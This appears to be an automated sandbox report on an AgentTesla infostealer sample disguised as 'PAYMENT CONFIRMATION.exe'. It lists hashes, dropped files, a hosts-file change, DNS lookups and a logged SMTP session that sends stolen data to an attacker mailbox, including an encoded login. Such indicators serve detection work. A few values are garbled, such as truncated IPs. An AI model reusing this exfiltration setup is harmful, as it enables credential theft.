| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 1216 |
| Entropy (8bit): | 5.355304211458859 |
| Encrypted: | false |
| SSDEEP: | 24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr |
| MD5: | FED34146BF2F2FA59DCF8702FCC8232E |
| SHA1: | B03BFEA175989D989850CF06FE5E7BBF56EAA00A |
| SHA-256: | 123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C |
| SHA-512: | 1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6 |
| Malicious: | false |
| Reputation: | high, very likely benign file |
| Preview: | 1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\1b219d4630d26b88041b59c21 |

| C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe | |
|---|---|
| Process: | C:\Users\user\Desktop\PAYMENT CONFIRMATION.exe |
| File Type: | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows |
| Category: | dropped |
| Size (bytes): | 834048 |
| Entropy (8bit): | 7.428971755376777 |
| Encrypted: | false |
| SSDEEP: | 12288:lpKyZu+9vsh+aNW314fEJsMXuLvf7AAFYKWiFydoKvh8onDA4w:h+arklruLW7ZskWgydFVWUHw |
| MD5: | B7724FD635CC9C0AC12AF69468D8F734 |
| SHA1: | DB18FE9A073456A11A8346E510B3D04D6F64ADC9 |
| SHA-256: | 6DF1420D84C9C0A1427B91FDF3E9FE8B6245F9F8EA3B00658C430106E72D33D8 |
| SHA-512: | 68482D26DE5A521CA4AE2A139C2DEA2EB491381568C344F76C737844162D42F94B117C13C903812EA4CEA5F6D2F130425D5CA869FA8A165AC1D136C25E0C98F |
| Malicious: | true |
| Antivirus: | • Antivirus: Joe Sandbox ML, Detection: 100% |
| Reputation: | low |
| Preview: | MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....PE..L..=_.....0.(.....F...`.....@..... ..@.....F.O.`.....F.....H.....text.....(.....rsrc.....`.....@..@.reloc.....@.B.....F.H.....40..1..2....."(....*r..p....*{....*"}....*{....*"}....*".....*0.....r..p..*..0.....r..p..*".....*.. {....*"}....*{....*"}....*".....*0.....0.....y.s.....{....0.....{....0.....~.....(....+....(....0.....s.....(....+..r..p(....&....*....0.5.....0....r.. p(....0.....r..p(....+....+....*....0.. |

| C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe:Zone.Identifier | |
|---|--|
| Process: | C:\Users\user\Desktop\PAYMENT CONFIRMATION.exe |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 26 |
| Entropy (8bit): | 3.95006375643621 |
| Encrypted: | false |
| SSDEEP: | 3:ggPYV:rPYV |
| MD5: | 187F488E27DB4AF347237FE461A079AD |
| SHA1: | 6693BA299EC1881249D59262276A0D2CB21F8E64 |
| SHA-256: | 255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309 |

| C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe:Zone.Identifier | |
|---|---|
| SHA-512: | 89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64 |
| Malicious: | true |
| Reputation: | high, very likely benign file |
| Preview: | [ZoneTransfer]....ZonelId=0 |

| C:\Windows\System32\drivers\etc\hosts | |
|---------------------------------------|--|
| Process: | C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | modified |
| Size (bytes): | 11 |
| Entropy (8bit): | 2.663532754804255 |
| Encrypted: | false |
| SSDeep: | 3:iLE:iLE |
| MD5: | B24D295C1F84ECBF566103374FB91C5 |
| SHA1: | 6A750D3F8B45C240637332071D34B403FA1FF55A |
| SHA-256: | 4DC7B65075FBC5B5421551F0CB814CAFDC8CACA5957D393C222EE388B6F405F4 |
| SHA-512: | 9BE279BFA70A859608B50EF5D30BF2345F334E5F433C410EA6A188DCAB395BFF50C95B165177E59A29261464871C11F903A9ECE55B2D900FE49A9F3C49EB88FA |
| Malicious: | true |
| Reputation: | moderate, very likely benign file |
| Preview: | ..127.0.0.1 |

Static File Info

General

| | |
|-----------------------|--|
| File type: | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows |
| Entropy (8bit): | 7.428971755376777 |
| TrID: | <ul style="list-style-type: none"> Win32 Executable (generic) Net Framework (10011505/4) 49.83% Win32 Executable (generic) a (10002005/4) 49.78% Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% Generic Win/DOS Executable (2004/3) 0.01% DOS Executable Generic (2002/1) 0.01% |
| File name: | PAYMENT CONFIRMATION.exe |
| File size: | 834048 |
| MD5: | b7724fd635cc9c0ac12af69468d8f734 |
| SHA1: | db18fe9a073456a11a8346e510b3d04d6f64adc9 |
| SHA256: | 6df1420d84c9c0a1427b91fdf3e9fe8b6245f9f8ea3b00658c430106e72d33d8 |
| SHA512: | 68482d26de5a521ca4ae2a139c2dea2eb491381568c34f76c737844162d42f94b117c13c903812ea4cea5f6d2f130425d5ca869fa8a165ac1d136c25e0c98f7 |
| SSDeep: | 12288:lpKyZu+9vsh+aNW314fEJsMXuLvf7AAFYKWiFydoKVh8onDA4w:h+arklruLW7ZsKWgydFVWUHw |
| File Content Preview: | MZ.....@.....!..L!Th is program cannot be run in DOS mode....\$.....PE..L.... =.....0.(.....F... ...`....@..... ...@..... |

File Icon

| | |
|------------|------------------|
| | |
| Icon Hash: | 07d8d8d4d4d85026 |

Static PE Info

General

| | |
|---------------------|----------|
| Entrypoint: | 0x4a46fa |
| Entrypoint Section: | .text |
| Digitally signed: | false |

| General | |
|-----------------------------|--|
| Imagebase: | 0x400000 |
| Subsystem: | windows gui |
| Image File Characteristics: | 32BIT_MACHINE, EXECUTABLE_IMAGE |
| DLL Characteristics: | NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT |
| Time Stamp: | 0xF55F3D02 [Mon Jun 14 12:30:58 2100 UTC] |
| TLS Callbacks: | |
| CLR (.Net) Version: | v4.0.30319 |
| OS Version Major: | 4 |
| OS Version Minor: | 0 |
| File Version Major: | 4 |
| File Version Minor: | 0 |
| Subsystem Version Major: | 4 |
| Subsystem Version Minor: | 0 |
| Import Hash: | f34d5f2d4577ed6d9ceec516c1f5a744 |

Entrypoint Preview

Instruction

```
jmp dword ptr [00402000h]
```

```
add byte ptr [eax], al
```


| Name | Virtual Address | Virtual Size | Is in Section |
|--------------------------------------|-----------------|--------------|---------------|
| IMAGE_DIRECTORY_ENTRY_GLOBALPTR | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_TLS | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_IAT | 0x2000 | 0x8 | .text |
| IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR | 0x2008 | 0x48 | .text |
| IMAGE_DIRECTORY_ENTRY_RESERVED | 0x0 | 0x0 | |

Sections

| Name | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type | Entropy | Characteristics |
|--------|-----------------|--------------|----------|----------|-----------------|-----------|----------------|---|
| .text | 0x2000 | 0xa2700 | 0xa2800 | False | 0.899269831731 | data | 7.88580318793 | IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ |
| .rsrc | 0xa6000 | 0x28c80 | 0x28e00 | False | 0.0481293004587 | data | 2.99758740857 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ |
| .reloc | 0xd0000 | 0xc | 0x200 | False | 0.044921875 | data | 0.101910425663 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ |

Resources

| Name | RVA | Size | Type | Language | Country |
|---------------|---------|---------|--|----------|---------|
| RT_ICON | 0xa62b0 | 0xc35 | PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced | | |
| RT_ICON | 0xa6ee8 | 0x10828 | dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 4280119364, next used block 4280119364 | | |
| RT_ICON | 0xb7710 | 0x94a8 | data | | |
| RT_ICON | 0xc0bb8 | 0x5488 | data | | |
| RT_ICON | 0xc6040 | 0x4228 | dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 0, next used block 0 | | |
| RT_ICON | 0xca268 | 0x25a8 | data | | |
| RT_ICON | 0xcc810 | 0x10a8 | data | | |
| RT_ICON | 0xcd8b8 | 0x988 | data | | |
| RT_ICON | 0xce240 | 0x468 | GLS_BINARY_LSB_FIRST | | |
| RT_GROUP_ICON | 0xce6a8 | 0x84 | data | | |
| RT_VERSION | 0xce72c | 0x366 | data | | |
| RT_MANIFEST | 0cea94 | 0x1ea | XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators | | |

Imports

| DLL | Import |
|-------------|-------------|
| mscoree.dll | _CorExeMain |

Version Infos


| Description | Data |
|------------------|--------------------------|
| Translation | 0x0000 0x04b0 |
| LegalCopyright | Copyright Integra Wealth |
| Assembly Version | 1.8.9.10 |
| InternalName | 48Vu.exe |
| FileVersion | 1.9.1.0 |
| CompanyName | Integra Wealth |
| LegalTrademarks | |
| Comments | |
| ProductName | ReplacementFallback |
| ProductVersion | 1.9.1.0 |
| FileDescription | ReplacementFallback |
| OriginalFilename | 48Vu.exe |

Network Behavior

Snort IDS Alerts

| Timestamp | Protocol | SID | Message | Source Port | Dest Port | Source IP | Dest IP |
|--------------------------|----------|---------|-------------------------------------|-------------|-----------|-------------|-------------|
| 04/12/21-09:59:55.552553 | TCP | 2030171 | ET TROJAN AgentTesla Exfil Via SMTP | 49742 | 587 | 192.168.2.3 | 69.65.3.206 |

Network Port Distribution



TCP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|--------------------------------------|-------------|-----------|-------------|-------------|
| Apr 12, 2021 09:59:54.088561058 CEST | 49742 | 587 | 192.168.2.3 | 69.65.3.206 |
| Apr 12, 2021 09:59:54.232836962 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 |
| Apr 12, 2021 09:59:54.233000040 CEST | 49742 | 587 | 192.168.2.3 | 69.65.3.206 |
| Apr 12, 2021 09:59:54.663244963 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 |
| Apr 12, 2021 09:59:54.663727045 CEST | 49742 | 587 | 192.168.2.3 | 69.65.3.206 |
| Apr 12, 2021 09:59:54.808820009 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 |
| Apr 12, 2021 09:59:54.811714888 CEST | 49742 | 587 | 192.168.2.3 | 69.65.3.206 |
| Apr 12, 2021 09:59:54.956993103 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 |
| Apr 12, 2021 09:59:54.957669020 CEST | 49742 | 587 | 192.168.2.3 | 69.65.3.206 |
| Apr 12, 2021 09:59:55.113687992 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 |
| Apr 12, 2021 09:59:55.114670038 CEST | 49742 | 587 | 192.168.2.3 | 69.65.3.206 |
| Apr 12, 2021 09:59:55.259448051 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 |
| Apr 12, 2021 09:59:55.259762049 CEST | 49742 | 587 | 192.168.2.3 | 69.65.3.206 |
| Apr 12, 2021 09:59:55.405204058 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 |
| Apr 12, 2021 09:59:55.405466080 CEST | 49742 | 587 | 192.168.2.3 | 69.65.3.206 |
| Apr 12, 2021 09:59:55.549216032 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 |
| Apr 12, 2021 09:59:55.549290895 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 |
| Apr 12, 2021 09:59:55.552552938 CEST | 49742 | 587 | 192.168.2.3 | 69.65.3.206 |
| Apr 12, 2021 09:59:55.552654028 CEST | 49742 | 587 | 192.168.2.3 | 69.65.3.206 |
| Apr 12, 2021 09:59:55.552716970 CEST | 49742 | 587 | 192.168.2.3 | 69.65.3.206 |
| Apr 12, 2021 09:59:55.552788019 CEST | 49742 | 587 | 192.168.2.3 | 69.65.3.206 |
| Apr 12, 2021 09:59:55.698920012 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 |
| Apr 12, 2021 09:59:55.698946953 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 |
| Apr 12, 2021 09:59:56.236152887 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 |
| Apr 12, 2021 09:59:56.290321112 CEST | 49742 | 587 | 192.168.2.3 | 69.65.3.206 |

UDP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|--------------------------------------|-------------|-----------|-------------|-------------|
| Apr 12, 2021 09:57:55.587584972 CEST | 60985 | 53 | 192.168.2.3 | 8.8.8.8 |
| Apr 12, 2021 09:57:55.638468027 CEST | 50200 | 53 | 192.168.2.3 | 8.8.8.8 |
| Apr 12, 2021 09:57:55.639493942 CEST | 53 | 60985 | 8.8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:57:55.704214096 CEST | 53 | 50200 | 8.8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:57:56.377810001 CEST | 51281 | 53 | 192.168.2.3 | 8.8.8.8 |
| Apr 12, 2021 09:57:56.440128088 CEST | 53 | 51281 | 8.8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:57:56.450364113 CEST | 49199 | 53 | 192.168.2.3 | 8.8.8.8 |

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---------------------------------------|-------------|-----------|-------------|-------------|
| Apr 12, 2021 09:57:56.498913050 CEST | 53 | 49199 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:57:57.269068956 CEST | 50620 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:57:57.317923069 CEST | 53 | 50620 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:57:58.068525076 CEST | 64938 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:57:58.120682001 CEST | 53 | 64938 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:57:58.821706057 CEST | 60152 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:57:58.870714903 CEST | 53 | 60152 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:57:59.638966084 CEST | 57544 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:57:59.687730074 CEST | 53 | 57544 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:58:00.577747107 CEST | 55984 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:58:00.626516104 CEST | 53 | 55984 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:58:30.339270115 CEST | 64185 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:58:30.390690088 CEST | 53 | 64185 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:58:31.080108881 CEST | 65110 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:58:31.128791094 CEST | 53 | 65110 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:58:34.399143934 CEST | 58361 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:58:34.457848072 CEST | 53 | 58361 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:58:48.740354061 CEST | 63492 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:58:48.804146051 CEST | 53 | 63492 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:58:51.585805893 CEST | 60831 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:58:51.645958900 CEST | 53 | 60831 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:03.086510897 CEST | 60100 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:03.138180017 CEST | 53 | 60100 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:06.837461948 CEST | 53195 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:06.909998894 CEST | 53 | 53195 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:07.632153034 CEST | 50141 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:07.692271948 CEST | 53 | 50141 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:08.284568071 CEST | 53023 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:08.382776976 CEST | 53 | 53023 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:08.4687506914 CEST | 49563 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:08.756638050 CEST | 53 | 49563 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:08.792792082 CEST | 51352 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:08.895992994 CEST | 53 | 51352 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:09.449558973 CEST | 59349 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:09.509342909 CEST | 53 | 59349 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:10.151315928 CEST | 57084 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:10.213434935 CEST | 53 | 57084 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:10.714092970 CEST | 58823 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:10.762897015 CEST | 53 | 58823 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:11.785434008 CEST | 57568 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:11.843231916 CEST | 53 | 57568 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:12.802987099 CEST | 50540 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:12.828646898 CEST | 54366 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:12.887991905 CEST | 53 | 50540 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:13.582056999 CEST | 53034 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:13.647248983 CEST | 53 | 53034 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:35.013001919 CEST | 57762 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:35.064810991 CEST | 53 | 57762 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:35.850492954 CEST | 55435 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:35.899192095 CEST | 53 | 55435 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:39.907916069 CEST | 50713 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:39.958430052 CEST | 53 | 50713 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:41.477659941 CEST | 56132 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:41.529227972 CEST | 53 | 56132 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:43.152086973 CEST | 58987 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:43.200777054 CEST | 53 | 58987 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:43.928356886 CEST | 56579 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:43.977123976 CEST | 53 | 56579 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:45.453090906 CEST | 60633 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:45.525468111 CEST | 53 | 60633 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:52.986248970 CEST | 61292 | 53 | 192.168.2.3 | 8.8.8 |
| Apr 12, 2021 09:59:53.037791014 CEST | 53 | 61292 | 8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:53.629669905 CEST | 63619 | 53 | 192.168.2.3 | 8.8.8 |

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|--------------------------------------|-------------|-----------|-------------|-------------|
| Apr 12, 2021 09:59:53.803836107 CEST | 53 | 63619 | 8.8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:53.826715946 CEST | 64938 | 53 | 192.168.2.3 | 8.8.8.8 |
| Apr 12, 2021 09:59:53.999140978 CEST | 53 | 64938 | 8.8.8.8 | 192.168.2.3 |
| Apr 12, 2021 09:59:59.819197893 CEST | 61946 | 53 | 192.168.2.3 | 8.8.8.8 |
| Apr 12, 2021 09:59:59.867813110 CEST | 53 | 61946 | 8.8.8.8 | 192.168.2.3 |

DNS Queries

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|--------------------------------------|-------------|---------|----------|--------------------|--------------------|----------------|-------------|
| Apr 12, 2021 09:59:53.629669905 CEST | 192.168.2.3 | 8.8.8.8 | 0x449c | Standard query (0) | mail.almasroor.com | A (IP address) | IN (0x0001) |
| Apr 12, 2021 09:59:53.826715946 CEST | 192.168.2.3 | 8.8.8.8 | 0xd0dd | Standard query (0) | mail.almasroor.com | A (IP address) | IN (0x0001) |

DNS Answers

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|--------------------------------------|-----------|-------------|----------|--------------|--------------------|---------------|-------------|------------------------|-------------|
| Apr 12, 2021 09:59:53.803836107 CEST | 8.8.8.8 | 192.168.2.3 | 0x449c | No error (0) | mail.almasroor.com | almasroor.com | | CNAME (Canonical name) | IN (0x0001) |
| Apr 12, 2021 09:59:53.803836107 CEST | 8.8.8.8 | 192.168.2.3 | 0x449c | No error (0) | almasroor.com | | 69.65.3.206 | A (IP address) | IN (0x0001) |
| Apr 12, 2021 09:59:53.999140978 CEST | 8.8.8.8 | 192.168.2.3 | 0xd0dd | No error (0) | mail.almasroor.com | almasroor.com | | CNAME (Canonical name) | IN (0x0001) |
| Apr 12, 2021 09:59:53.999140978 CEST | 8.8.8.8 | 192.168.2.3 | 0xd0dd | No error (0) | almasroor.com | | 69.65.3.206 | A (IP address) | IN (0x0001) |


SMTP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP | Commands |
|--------------------------------------|-------------|-----------|-------------|-------------|--|
| Apr 12, 2021 09:59:54.663244963 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 | 220-server302.webhostingpad.com ESMTP Exim 4.93 #2 Mon, 12 Apr 2021 02:59:54 -0500 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail. |
| Apr 12, 2021 09:59:54.663727045 CEST | 49742 | 587 | 192.168.2.3 | 69.65.3.206 | EHLO 347688 |
| Apr 12, 2021 09:59:54.808820009 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 | 250-server302.webhostingpad.com Hello 347688 [84.17.52.3] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP |
| Apr 12, 2021 09:59:54.811714888 CEST | 49742 | 587 | 192.168.2.3 | 69.65.3.206 | AUTH login aG9AYWxtYXNyb29yLmNvbQ== |
| Apr 12, 2021 09:59:54.956993103 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 | 334 UGFzc3dvcnQ6 |
| Apr 12, 2021 09:59:55.113687992 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 | 235 Authentication succeeded |
| Apr 12, 2021 09:59:55.114670038 CEST | 49742 | 587 | 192.168.2.3 | 69.65.3.206 | MAIL FROM:<ho@almasroor.com> |
| Apr 12, 2021 09:59:55.259448051 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 | 250 OK |
| Apr 12, 2021 09:59:55.259762049 CEST | 49742 | 587 | 192.168.2.3 | 69.65.3.206 | RCPT TO:<ho@almasroor.com> |
| Apr 12, 2021 09:59:55.405204058 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 | 250 Accepted |
| Apr 12, 2021 09:59:55.405466080 CEST | 49742 | 587 | 192.168.2.3 | 69.65.3.206 | DATA |
| Apr 12, 2021 09:59:55.549290895 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 | 354 Enter message, ending with "." on a line by itself |
| Apr 12, 2021 09:59:55.552788019 CEST | 49742 | 587 | 192.168.2.3 | 69.65.3.206 | . |
| Apr 12, 2021 09:59:56.236152887 CEST | 587 | 49742 | 69.65.3.206 | 192.168.2.3 | 250 OK id=1IVrUB-0005PN-Fi |

Code Manipulations

Statistics

Behavior



- PAYMENT CONFIRMATION.exe
- PAYMENT CONFIRMATION.exe
- kprUEGC.exe
- kprUEGC.exe
- kprUEGC.exe



Click to jump to process

System Behavior

Analysis Process: PAYMENT CONFIRMATION.exe PID: 5940 Parent PID: 5700

General

| | |
|-------------------------------|--|
| Start time: | 09:58:04 |
| Start date: | 12/04/2021 |
| Path: | C:\Users\user\Desktop\PAYMENT CONFIRMATION.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Users\user\Desktop\PAYMENT CONFIRMATION.exe' |
| Imagebase: | 0x170000 |
| File size: | 834048 bytes |
| MD5 hash: | B7724FD635CC9C0AC12AF69468D8F734 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Yara matches: | <ul style="list-style-type: none"> • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.218173630.00000000035A9000.00000004.00000001.sdmp, Author: Joe Security |
| Reputation: | low |

File Activities

File Created

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|------------|--|-----------------------|-------|----------------|-------------|
| C:\Users\user | read data or list directory synchronize | device | directory file synchronous io non alert open for backup ident open reparse point | object name collision | 1 | 6E0ACF06 | unknown |
| C:\Users\user\AppData\Roaming | read data or list directory synchronize | device | directory file synchronous io non alert open for backup ident open reparse point | object name collision | 1 | 6E0ACF06 | unknown |
| C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PAYOUT CONFIRMATION.exe.log | read attributes synchronize generic write | device | synchronous io non alert non directory file | success or wait | 1 | 6E3BC78D | CreateFileW |

File Written

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|--|---------|--------|---|-----------------|------------|----------|----------------|--------|
